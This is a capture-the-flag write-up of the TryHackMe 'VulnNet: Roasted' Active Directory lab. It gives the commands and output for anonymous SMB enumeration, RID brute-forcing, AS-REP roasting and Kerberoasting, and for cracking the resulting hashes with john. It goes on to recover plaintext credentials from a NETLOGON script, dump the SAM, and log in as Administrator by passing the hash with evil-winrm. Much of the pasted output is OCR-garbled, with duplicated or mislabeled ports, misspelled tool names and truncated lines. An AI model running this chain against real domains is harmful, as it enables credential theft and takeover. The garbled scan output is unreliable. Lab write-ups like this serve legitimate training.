VulnNet: Roasted CTF Write-Up:

Start with a quick nmap scan to find which ports are open:

```
Tarte Service

| Starting Nmap -T5 - Pn 10.10.252.254 -p- |
| Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-22 07:33 EDT |
| Stats: 0:01:09 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan SYN Stealth Scan Timing: About 15.11% done; ETC: 07:41 (0:06:28 remaining) |
| Nmap scan report for vulnnet-rst.local (10.10.252.254) |
| Host is up (0.11s latency). |
| Not shown: 65517 filtered tcp ports (no-response) |
| PORT STATE SERVICE |
| 53/tcp open domain |
| 88/tcp open domain |
| 88/tcp open msrpc |
| 139/tcp open netbios-ssn |
| 389/tcp open microsoft-ds |
| 464/tcp open globalcatLDAP |
| 3268/tcp open globalcatLDAP |
| 3268/tcp open unknown |
| 49665/tcp open unknown |
| 49668/tcp open unknown |
| 49669/tcp open unknown |
| 49669/tcp open unknown |
| 49670/tcp open unknown |
| 49684/tcp open unknown |
| 49697/tcp o
```

So, we have 18 open ports . let's try to investigate which services is running behind theme:

```
49665/tcp open msrpc Microsoft Windows RPC
49668/tcp open msrpc Microsoft Windows RPC
49669/tcp open msrpc Microsoft Windows RPC
49684/tcp open msrpc Microsoft Windows RPC
49697/tcp open msrpc Microsoft Windows RPC
Marning; OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019 (89%)
No exact OS matches for host (test conditions non-ideal).
Service Info: Host: WIN-2BO8M10E1M1; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
| 3:1:1:
| Message signing enabled and required
| smb2-time:
| date: 2024-07-22T11:45:52
| start_date: N/A

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 196.43 seconds
```

First thing I notice is the domain name so I added it to the /etc/hosts file.

Second thing is that we have ports 445 139 and 135 so I try to use enum4linux but didn't get anything interesting ...

So, I started to enumerate the shares manually (no password):

```
-[~/Desktop/TryHackMe/vpn]
   smbclient -L //vulnnet-rst.local
Password for [WORKGROUP\root]
        Sharename
                        Type
                                  Comment
        ADMIN$
                        Disk
                                   Remote Admin
                        Disk
                                   Default share
        IPC$
                                   Remote IPC
        NETLOGON
                        Disk
                                   Logon server share
       VulnNet-Business-Anonymous Disk
                                              VulnNet Business Sharing
       VulnNet-Enterprise-Anonymous Disk
                                              VulnNet Enterprise Sharing
                 no workgroup avaitable
```

So, we have two anonymous shares (by the name ) I check theme out and they contain some name of employees of the company , so I list theme in a file (like usernames file ) and save it for later.

Another thing I notice is that the IPC\$ share is accessible with no password!

```
(root@ M013K4L1)-[~/Desktop/TryHackMe/vpn]
smbclient //vulnnet-rst.local/IPC$
Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \>
```

So, I can try enumerating usernames using 'Crackmapexec':

```
root@ M0T1K4L1)-[~/Desktop/TryHackMe/vpn]
crackmapexec smb vulnnet-rst.local -u 'gu
                                                              -p '' --rid-brute | egrep SidTypeUser
WIN-2BO8M10E1M1 500: VULNNET-RST\Administrator (
                               vulnnet-rst.local 445
SMB
                                                                                     501: VULNNET-RST\Guest (
                               vulnnet-rst.local 445
                                                               WIN-2B08M10E1M1
SMB
                               vulnnet-rst.local 445
                                                               WIN-2BO8M10E1M1
                                                                                     502: VULNNET-RST\krbtgt (
                                                                                    1000: VULNNET-RST\WIN-2B08M10E1M1$ (Si
1104: VULNNET-RST\enterprise-core-vn (
SMB
                               vulnnet-rst.local 445
                                                               WIN-2B08M10E1M1
SMB
                                                               WIN-2B08M10E1M1
                               vulnnet-rst.local 445
                                                               WIN-2BO8M10E1M1
                                                                                     1105: VULNNET-RST\a-whitehat (
                               vulnnet-rst.local 445
SMB
                                vulnnet-rst.local 445
                                                               WIN-2B08M10E1M1
                                                                                     1109: VULNNET-RST\t-skid (
                                                                                    1110: VULNNET-RST\j-goldenhand (
1111: VULNNET-RST\j-leet (SidTyp
SMB
                               vulnnet-rst.local 445
                                                               WIN-2B08M10E1M1
SMB
                               vulnnet-rst.local 445
                                                               WIN-2B08M10E1M1
```

So now I have a list of valid users (and they suitable to the employees names I found in the share earlier!

Notice that we have port 88 open running Kerberos , so I try using the impacket-GetNPUsers , which basically check if any of the users (from a list provided) have the privilege "Dose not require Pre-Authentication" set and if so it will retrieve his Kerberos ticket.

So, I use my uses found with 'Crackmapexec' and get the user t-skid ticket!

```
| Impacket-GetMPUSers vulnnet-rst.local/ dc-ip 10.10.252.254 -usersfile users.txt -no-pass -request -outputfile user_found | Impacket v0.11.0 - Copyright 2023 Fortra | Impacket v0.11.0 - Impacket v0.11.0 - Copyright 2023 Fortra | Impacket v
```

I used john the ripper to crack the hash and I got the first set of credentials:

```
(root@ NOTIK4L1)-[~/Desktop/TryHackMe/vpn]
| john --wordlist=/usr/share/wordlists/rockyou.txt user_found


Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])

Will run 2 OpenMP threads
| will run 2 OpenMP threads | characteristic | cha
```

Now that I have a valid set of credentials I decided to use bloodhound to understand better the organization infrastructure, to do so I used the bloodhound.py script to retrieve information about the domain:

So bloodhound found some interesting things , the output is a couple json files , I zip theme to file and drop it to bloodhound dashboard.

The most interesting thing is the domain admin group so I find that the users 'Administrator' and 'a-whitehat' is a members of the domain admins:



Now that I have a set of valid credentials I can try to retrieve some Service Principal Name's (SPN's) and get the TGS (the ticket) for the specific service (and hopefully to find some hash to crack):



So, as you can see I manage to retrieve the user 'enterprise-core-vn' ticket, I save the hash to a file and used john to crack it:

```
(root® M0T1K4L1)-[/opt/BloodHound.py]
# john --wordlist=/usr/share/wordlists/rockyou.txt enterprise-core-vn
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 2 OpenMP threads
Press 'g' or Ctrl-C to abort, almost any other key for status
ry=ibfkfv,s6h, (?)

1g 0:00:00:02 DONE (2024-07-22 10:08) 0.3690g/s 1515Kp/s 1515Kc/s 1515KC/s ryan0318..ry=iIyD{N
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Using first with t-skid credentials, I try to see if I can find anything interesting in the share:

In the NETLOGON share I found a vbs script called 'ResetPassword.vbs', I get it to my machine and find inside another set of credentials:

```
root © MOTIK4L1)-[~/Desktop/TryHackMe/vpn]

# cat ResetPassword.vbs
Option Explicit

Dim objRootDSE, strDNSDomain, objTrans, strNetBIOSDomain
Dim strUserDN, objUser, strPassword, strUserNTName

' Constants for the NameTranslate object.
Const ADS_NAME_INITTYPE_GC = 3
Const ADS_NAME_TYPE_NT4 = 3
Const ADS_NAME_TYPE_1779 = 1

If (Wscript.Arguments.Count ◇ 0) Then
    Wscript.Echo "syntax Error. Correct syntax is:"
    Wscript.Echo "cscript ResetPassword.vbs"
    Wscript.Quit
End If

strUserNTName = "a-whitehat"
strPassword = "bNdKVkjv3RR9ht"
```

This are a-whitehat credentials and as we found out before he is a member in the domain admins group ....

Using these credentials, I check with crackmapexec if I can use PsExec to connect to the system:

```
(root@ M0TIK4L1)-[/opt/BloodHound.py]
# crackmapexec smb 10.10.77.163 -u a-whitehat -p "bNdKVkjv3RR9ht"

SMB 10.10.77.163 445 WIN-2BORM10F1M1 [*] Windows 10.0 Ruild 17763 x64 (name:WIN-2BORM10F1M1) (domain:vulnnet-rst.local) (signing:True) (SMBv1:False)

SMB 10.10.77.163 445 WIN-2BORM10E1M1 [*] vulnnet-rst.local\a-whitehat:bNdKVkjv3RR9ht (Pwn3d!)
```

The 'Pwned' indicate that we can use PsExec to connect but trying with Impacket-PsExec it failed so I used evil-winrm instead :

So, I got a first shell on the system with user that belong to the domain admins group...

First I retrieve the user flag:

```
*Evil-WinRM* PS C:\Users\enterprise-core-vn\Desktop> cat user.txt
THM{726b7c0baaac1455d05c827b5561f4ed}
```

And when I try to read the system flag (in the Administrator Desktop) I got permission denied because it belongs to the user 'Administrator' .

But I have credentials to a domain admin, so I use impacket-secretdump to dump the SAM file :

And I got the Administrator hash! I was unable to crack it and also short of time so I decided to pass-the-hash using evil-winrm :

```
(root@ M0T1K4L1)-[/opt/BloodHound.py]
# evil-winrm -u Administrator -H c2597747aa5e43022a3a3049a3c3b09d -i 10.10.77.163 -N

Evil-WinRM shell v3.5

Warning: Remote path completion is disabled

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
vulnnet-rst\administrator
```

## Retrieve the system flag: